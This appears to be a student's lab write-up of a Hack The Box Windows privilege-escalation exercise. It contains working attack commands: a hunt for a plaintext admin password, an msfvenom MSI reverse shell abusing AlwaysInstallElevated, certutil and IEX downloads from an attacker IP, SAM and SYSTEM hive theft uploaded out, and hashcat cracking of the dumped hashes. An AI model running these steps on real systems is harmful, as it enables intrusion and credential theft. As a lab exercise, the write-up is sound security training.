
- Current User privileges



```
C:\Users\htb-student>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

  - Nothing specifically interesting


- Current User Group Information



```
C:\Users\htb-student>whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON  Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
```


  - Seemed to be some privileged user.

- Get All Users




```
C:\Windows\system32>net user

User accounts for \\ACADEMY-WINLPE-

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
htb-student              mrb3n                    WDAGUtilityAccount
wksadmin
```

- Get All groups




```
C:\Windows\system32>net localgroup

Aliases for \\ACADEMY-WINLPE-


--------------------------------------------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
*Replicator
*System Managed Accounts Group
*Users
The command completed successfully.
```

- Details about admins



```
C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
mrb3n
wksadmin
```


- Get Password Policy



```
C:\Windows\system32>net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          Unlimited
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
The command completed successfully.
```

- We'll begin our attack with credential search

```
PS C:\> findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml
```




```
<SkipAutoActivation>true</SkipAutoActivation>
</component>
<component name="Microsoft-Windows-SQMApi" processorArchitecture="amd6
<CEIPEnabled>0</CEIPEnabled>
</component>
<component name="Microsoft-Windows-Shell-Setup" processorArchitecture="
<ComputerName>WS001904</ComputerName>
<ProductKey>W269N-WFGWX-YVC9B-4J6C9-T83GX</ProductKey>
</component>
</settings>
<settings pass="oobeSystem">
<component name="Microsoft-Windows-Shell-Setup" processorArchitecture="
<AutoLogon>
<Password>
<Value>Inl@n3fr3ight_sup3rAdm1n!</Value>
<PlainText>true</PlainText>
</Password>
<Enabled>false</Enabled>
<Username>INLANEFREIGHT\iamtheadministrator</Username>
</AutoLogon>
<OOBE>
<HideEULAPage>true</HideEULAPage>
```

-> In unattend.xml, we found the password

```
credentials for domain admin:
INLANEFREIGHT\iamtheadministrator
Inl@n3fr3ight_sup3rAdm1n!
```

- Attempt to escalate to admin

```
-> Cannot escalate with credentials given, as this is just an image:
```




```
C:\>net localgroup administrators /domain
The request will be processed at a domain controller for domain WORKGROUP.

System error 1355 has occurred.

The specified domain either does not exist or could not be contacted.


C:\>net group /domain
The request will be processed at a domain controller for domain WORKGROUP.

System error 1355 has occurred.

The specified domain either does not exist or could not be contacted.
```

- We will be focused on attacking the OS:
- We will first transfer the tool to the target machine:

```
- On our machine
zip -r windows_pe_tools.zip windows_pe

python -m http.server

- On the windows machine
wget "http://10.10.16.12:8000/windows_pe_tools.zip" -outfile "tools.zip"

Expand-Archive -LiteralPath 'C:\Users\htb-student\Desktop\tools.zip' -DestinationPath 'C:\Users\htb-student\Desktop\'
```


Auditing Permissive File system ACL's

- Running SharpUp


  

  ```
  === AlwaysInstallElevated Registry Keys ===

    HKLM:    1
    HKCU:    1
  ```

  - Seems to have AlwaysInstallElevated
- Enumerating Always Installed Elevated Settings

  ```
  PS C:\Users\htb-student\Desktop\windows_pe> reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer

  HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
      AlwaysInstallElevated    REG_DWORD    0x1
  ```



```
PS C:\Users\htb-student\Desktop\windows_pe> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

- We will exploit using the standard MSI package technique.

- Generating MSI Package (exploitation)

```
msfvenom -p windows/x64/shell_reverse_tcp lhost=10.10.16.12 lport=5000 -
f msi > backup.msi
        -> Can't use meterpreter as file is too large

- On the target host:

certutil -urlcache -split -f "http://10.10.16.12:8000/backup.msi"
```

- Executing MSI Package

```
msiexec /i c:\users\htb-student\desktop\backup.msi /quiet /qn /norestart
```

- Running and catching the shell

```
nc -lvnp 5000
```

- Getting the admin flag and dumping hashes:

```
- Getting admin flag
cd C:\Users\administrator\Desktop
dir
more flag.txt

- Dumping local admin hashes
reg.exe save hklm\sam C:\Users\administrator\Desktop\sam.save
reg.exe save hklm\system C:\Users\administrator\Desktop\system.save
reg.exe save hklm\security C:\Users\administrator\Desktop\security.save

- Uploading file to target host
Powershell
IEX(New-Object
Net.WebClient).DownloadString('http://10.10.16.12:8000/PSUpload.ps1')

Invoke-FileUpload -Uri http://10.10.16.12:8001/upload -File
C:\Users\administrator\Desktop\sam.save

Invoke-FileUpload -Uri http://10.10.16.12:8001/upload -File
C:\Users\administrator\Desktop\system.save

Invoke-FileUpload -Uri http://10.10.16.12:8001/upload -File
C:\Users\administrator\Desktop\security.save



- On target host
python -m uploadserver 8001
```

- Cracking the hashes

```
secretsdump.py -sam sam.save -security security.save -system system.save
LOCAL
->
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a18445
56115ae1a54:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c
59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:aad797e20ba0675b
bcb3e3df3319042c:::
mrb3n:1001:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a1844556115ae
1a54:::
htb-
student:1002:aad3b435b51404eeaad3b435b51404ee:3c0e5d303ec84884ad5c3b7876
a06ea6:::
wksadmin:1003:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a
03510ef:::
```

- From our enumeration on local admin, wksadmin or mrb3n are the admin, so we will attempt to crack the 2 hashes:

```
- In the file called skills2.hash
mrb3n:1001:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a1844556115ae1a54:::
wksadmin:1003:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::

- Running hashcat:
hashcat -m 1000 skills2.hash /usr/share/wordlists/rockyou.txt

- Checking cracked hashes:
hashcat skills2.hash --show
-> 5835048ce94ad0564e29a924a03510ef:password1
so wksadmin has weak password that needs to fixed.
```